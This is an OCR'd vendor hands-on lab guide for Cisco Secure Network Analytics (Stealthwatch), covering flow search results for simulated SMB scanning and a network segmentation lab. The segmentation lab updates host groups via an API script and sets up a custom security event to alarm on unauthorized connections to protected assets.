□ RTT Average
□ RTT Maximum
□ RTT Minimum
□ SRT Average
□ SRT Maximum
□ SRT Minimum
□ Total Packets
□ Total Traffic (bps)
□ VLAN ID

9. Select **Set**.

10. Notice all the flows related to SMB Traffic to the address space scanned using nmap.



Flow Search Results (1,064)

09/07/2019 09:00 PM - 09/08/2019 09:00 PM (Time Ra... 2,000 (Max Records)

Subject: 198.19.30.36 Client (Orientation)


Connection: All (Flow Direction)

Peer: Outside Hosts (Host Groups) 445/tcp (Port / Protocol) 445/udp (Port / Protocol)

100% Complete

START	FLOW ACTION	SUBJECT IP A...	SUBJECT NAT...	SUBJECT PO...	SUBJECT PR...	TOTAL BYTES	PEER IP ADDR...	PEER NAT HO...	PEER PORT/P...	PEER PROCES...	ACTIONS
Ex. 06/09/2	Ex. permitted	Ex. 10.10.10.1	Ex. cisco	Ex. 57100/UD	Ex. chrome.ex	Ex. <=50M	Ex. 10.255.25	Ex. cisco	Ex. 2055/UDP	Ex. chrome.ex	
Sep 8, 2019 8:58:01 PM (24min 24s ago)	--	198.19.30.36	--	46238/TCP	--	--	209.182.183.12	--	445/TCP	--	
Sep 8, 2019 8:58:01 PM (24min 24s ago)	--	198.19.30.36	--	46238/TCP	--	--	209.182.183.10	--	445/TCP	--	
Sep 8, 2019 8:58:01 PM (24min 24s ago)	--	198.19.30.36	--	46238/TCP	--	--	209.182.180.11	--	445/TCP	--	

Explore more within the interface and select the context sensitive Stealthwatch Online Help on various screens shown below. The context sensitive help will assist in explaining the information displayed on various reports.



Summary

Within this test plan, you learned:

- How to simulate SMB traffic using nmap.
- How to review the Network Security dashboard for Top Alarming Hosts.

Lab 8. Network segmentation violations

Network administrators are faced with the challenge of creating policies that are effective and do not impede legitimate access. Administrators often do not know the roles of everyone within the company, nor what assets they need access to. They need to be able to see existing network traffic, and they need a way to model policies and assess their accuracy without enforcing them.

Watch the supporting lab video overview here > https://cs.co/SWTestDrive-Lab8.

"Your identity and personal information is my currency."

Goals

1 Financial Gain

Attack Vectors

Phishing | Malware | DDoS for Hire | Ransomware | Spear Phishing | Botnets feeding PII to a central Location | Spam | Social Engineering

Mitigation Techniques

- Web Application Firewalls
- Security audits on code
- Air-Gapping PII-containing systems
- Encrypting PII data
- Regular penetration testing
- Enforce the use of anti-virus and anti-malware software
- Exfiltration, bot-net/C&C, and long, slow attack detection

Expertise

Security
NOVICE EXPERT

Networking
NOVICE EXPERT

SecOps Strategy

SURVEY
Survey for C&C, botnet activity, anomalies like Fake Apps, spikes in DNS traffic and data exfiltration

TRACK
Track unusual flows such as long, slow flows or flows involving suspect foreign countries

EDUCATE
Education on phishing, malware and other common entry vectors

Oscar
The Organized Criminal

Google This:
ShadowCrew, Russian Business Network, Xbox Underground, CryptoWall profit

Age: 12-60

Location: Global

Description: Organized Criminals hack mainly for financial gain. They steal and trade, buy, and sell credit cards and other personally identiable information (PII) among their own private networks and on the dark web.

Test Drive Objectives

Secure Network Analytics provides visibility into network traffic, which allows network administrators to do the following:

- Inventory network assets and classify them based on role or function
- Gain insight into user behavior and interactions on the network

With the information provided by Secure Network Analytics, an administrator can design segmentation based on network activity. Using host and host group policies, proposed segmentation policies can be tested without enforcing them. Alarms can be created to trigger on policies to see what affect they might have without disrupting critical business activities.

Test Drive Requirements

The Secure Network Analytics system configuration minimum requirements are:

- Visibility of all host-to-host traffic from the core/distribution
- Cisco Identity Service Engine for user information
- Stealthwatch Release 6.9 or greater

Test Drive Outline

Task 1: Verify the current host group tree

Task 2: Demonstrate how host group automation can work with an IPAM to help with segmentation

Task 3: Create a policy and test out network segmentation violations

Test Drive Scenario:

When we think of security at the network level, we immediately call to mind firewalls, access control lists, and other complex, static methods of security enforcement. Alternative techniques for separating traffic or secluding host communities often rely on even more complexity, such as VRF’s. Agility becomes a challenge with these static methods, costs increase as we add more devices into the network for security enforcement, or complexity increases in trying to maintain a consistent, network wide policy. While these challenges are in themselves barriers to success, perhaps an even bigger challenge is in validation and ongoing knowledge of whether these efforts are working or effective at achieving the intended goal.

Secure Network Analytics is uniquely suited to validating the results of your security investment by providing full disclosure of what is happening in the network before and after deploying security measures.

This scenario uses the comprehensive Flow Query tool to validate network segmentation between host device communities. What methods do you have to quickly discern the effectiveness of your security efforts?


Task 1: Verify the current host group tree

1. Log in to Secure Network Analytics: Open Chrome, and then select Favorites > Appliances > SMC (WebUI).

2. Log in to the SMC using the following username and password credentials: **admin** / **C1sco12345**.

3. Select **Configure** > **Host Group Management**.


4. **Highlight** By Location and make note that there are no sub groups under **By Location**. We will use the API to programmatically update this group structure.


Not Secure
https://198.19.20.136/lc-landing-page/smc.html#/hostgroupmanagement
Stealthwatch
Dashboards
Monitor
Analyze
Jobs
Configure
Deploy
Desktop Client
Network Classification
Host Group Management
Applications
Policy Management
3
Host Group Management
Filter by Host Group Name
dCloud
Inside Hosts
Catch All
Business Units
By Function
By Location
4
Compliance Systems
Protected Asset Monitoring
Trapped Hosts - Honeypot
Outside Hosts
Import All
Export All
By Location Host Group ID: 43
Edit
HOST GROUP NAME *
By Location
PARENT HOST GROUP
Inside Hosts
DESCRIPTION (512 CHAR MAX)
IP ADDRESSES AND RANGES
ex. 192.168.10.10, 192.168.10, 192.168.10-100, 192.168.10.0/24
Import IP Addresses and Ranges
ADVANCED OPTIONS
□ Enable baselining for hosts in this group
□ Disable security events using excluded services
□ Disable flood alarms and security events when a host in this group is the target
□ Trap hosts that scan unused addresses in this group
□ Send flows to Cognitive Threat Analytics
Cancel
Save

Task 2: Demonstrate how host group automation can work with an IPAM to help with segmentation

We will be using GitHub to pull the lab scripts.

1. From the Wkst1 desktop, launch the **Git Bash** program as illustrated below.
2. Type **pwd** to verify you are in the /c/Users/Adminstrator.WKST1 directory.
3. Type **cd Downloads**, and then press **Enter**.
4. Type **git clone https://github.com/sw-dcloud-lab/lab-hga**, and then press **Enter** to download.



MINGW64:/c/Users/Administrator.WKST1/Downloads

```
WKST1+Administrator@wkst1 MINGW64 ~
$ pwd
/c/Users/Administrator.WKST1

WKST1+Administrator@wkst1 MINGW64 ~
$ cd Downloads/

WKST1+Administrator@wkst1 MINGW64 ~/Downloads
$ git clone https://github.com/sw-dcloud-lab/lab-hga
Cloning into 'lab-hga'...
remote: Enumerating objects: 14, done.
remote: Counting objects: 100% (14/14), done.
remote: Compressing objects: 100% (13/13), done.
remote: Total 14 (delta 4), reused 0 (delta 0), pack-reused 0
Unpacking objects: 100% (14/14), done.

WKST1+Administrator@wkst1 MINGW64 ~/Downloads
$
```

« Local Disk (C:) ▸ Users ▸ Administrator.WKST1 ▸ Downloads ▸


Name	Date modified	Type	Size
lab content	8/21/2019 11:31 AM	File folder	
lab-hga	8/21/2019 11:37 AM	File folder	

2 items

Note: If the lab-hga folder already exists, you can refresh content by changing directories **cd** into /Downloads/lab-hga and run **git pull https://github.com/sw-dcloud-lab/lab-hga**.

5. Navigate to the Downloads > lab-hga folder on Wkst1.

6. Double-click the update_dCloudHostGroup.bat script, and then select Run as illustrated below.



```
C:\Users\Administrator.WKST1\Downloads\lab-hga>echo off
The system cannot find the path specified.
Update SMC Host Group Tree

C:\Users\Administrator.WKST1\Downloads\lab-hga>curl -k -u admin:C1sco12345 -d @setdCloudHo
sService/configuration
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  189k    0 98565  100 95957  57979  56445  0:00:01  0:00:01 --:--:--  111k

C:\Users\Administrator.WKST1\Downloads\lab-hga>pause
Press any key to continue . . .
```

Name	Date modified	Type	Size
.git	8/21/2019 11:55 AM	File folder	
curl.exe	8/21/2019 11:55 AM	Application	3,685 KB
README.md	8/21/2019 11:55 AM	MD File	1 KB
responseSetHostGroups.xml	8/21/2019 11:56 AM	XML Document	97 KB
setdCloudHostGroups.xml	8/21/2019 11:55 AM	XML Document	96 KB
update_dCloudHostGroups.bat	8/21/2019 11:55 AM	Windows Batch File	1 KB

Verify the host groups have been updated

1. Log in to Secure Network Analytics: Open Chrome and select **Favorites** > **Appliances** > **SMC (WebUI).** If you are already logged into the SMC, refresh the browser to update the information displayed.

2. Log in to the SMC using the following credentials:


   a. admin (username)

   b. C1sco12345 (password)

3. Select **Configure** > **Host Group Management**.

4. Highlight **By Location** and make note of the updated locations with IP ranges.

5. Highlight **Protected Asset Monitoring** and make note of the IP address **198.19.20.134.**



By Location *Host Group ID: 43*

HOST GROUP NAME *
By Location

PARENT HOST GROUP
Inside Hosts

DESCRIPTION (512 CHAR MAX)


IP ADDRESSES AND RANGES
ex. 192.168.10.10, 192.168.10, 192.168.10-100, 192.168.10.0/24

ADVANCED OPTIONS
- □ Enable baselining for hosts in this group
- □ Disable security events using excluded services
- □ Disable flood alarms and security events when a host in this group is the target
- □ Trap hosts that scan unused addresses in this group
- □ Send flows to Cognitive Threat Analytics

Task 3: Create a policy and test out network segmentation violations


In this task, we will create a custom security event and test out the new policy.

1. Open the SMC web interface and navigate to **Configure > Policy Management**.
2. Select **Custom Events**.
3. Select **Create New Policy** > **Custom Security Event**.



Complete the following steps:

1. Enter Name: **.CSE: Unauthorized Connection to Protected Assets**.
2. Take note of the **period (.)** in front of the CSE which will cause the name to sort first.
2. (Optional) Enter description: **Unauthorized Connection will violate Security Policy**.
3. Status: **On**.
4. Find **+** and select **Subject Host Group** = **Protected Asset Monitoring**.
5. Find **+** and select **Peer Host Group** = **Client IP Ranges (DHCP Range)**.
6. **Save** as illustrated below.


Not Secure
https://198.19.20.136/lc-landing-page/smc.html#/policymanagement/custompolicy
Stealthwatch
Dashboards
Monitor
Analyze
Jobs
Configure
Deploy
Desktop Client
Policy Management | Custom Security Event
Cancel
Save
6
1
2
3
4
5
FIND
ACTIONS
AND

NAME *: .CSE: Unauthorized Connection to Protected Assets

DESCRIPTION: Unauthorized Connection will violate Security Policy

STATUS: ON

When any host within *Protected Asset Monitoring* communicates with any host within *Client IP Ranges (DHCP Range)*, an alarm is raised.

SUBJECT HOST GROUPS: Protected Asset Monitoring


PEER HOST GROUPS: Client IP Ranges (DHCP Range)

Alarm when a single flow matches this event.

In this task, we will use the Remote Workstation to connect to the Telnet server.

1. Open https://dcloud.cisco.com in a web browser, and then select My Hub.
2. Select View for the current Cisco Secure Network Analytics 7.1 & ETA Test Drive Lab.


3. Select the Remote Desktop hyperlink under Remote Workstation as illustrated below.



4. If you are prompted to log in, use **admin** for the username and **C1sco12345** for the password.

5. Launch AnyConnect and log in to Cisco AnyConnect Corporate VPN – Employees profile with username **employee** and password **C1sco12345**.

Note: AnyConnect may already be running from a previous session.



Cisco AnyConnect | Corporate VPN - Employees

Please enter your username and password.

Username: employee

Password: **********

Cisco AnyConnect Secure Mobility Client


VPN:
Please enter your username and password.

Corporate VPN - Employees

Generate traffic to the Protected Assets host group

6. Launch **Chrome** from the desktop, and then enter **https://198.19.20.134** in the host name field

   a. Note: Allow the security exception if requested



⚠ Not secure | ~~https~~://198.19.20.134

lc-tomcat package successfully installed

Version info:

Lancope lc-tomcat 6.9.0.16246.0746-1
2016.09.21.1914-0

7. Close Chrome, and then **launch WinScp** from the desktop as illustrated below.

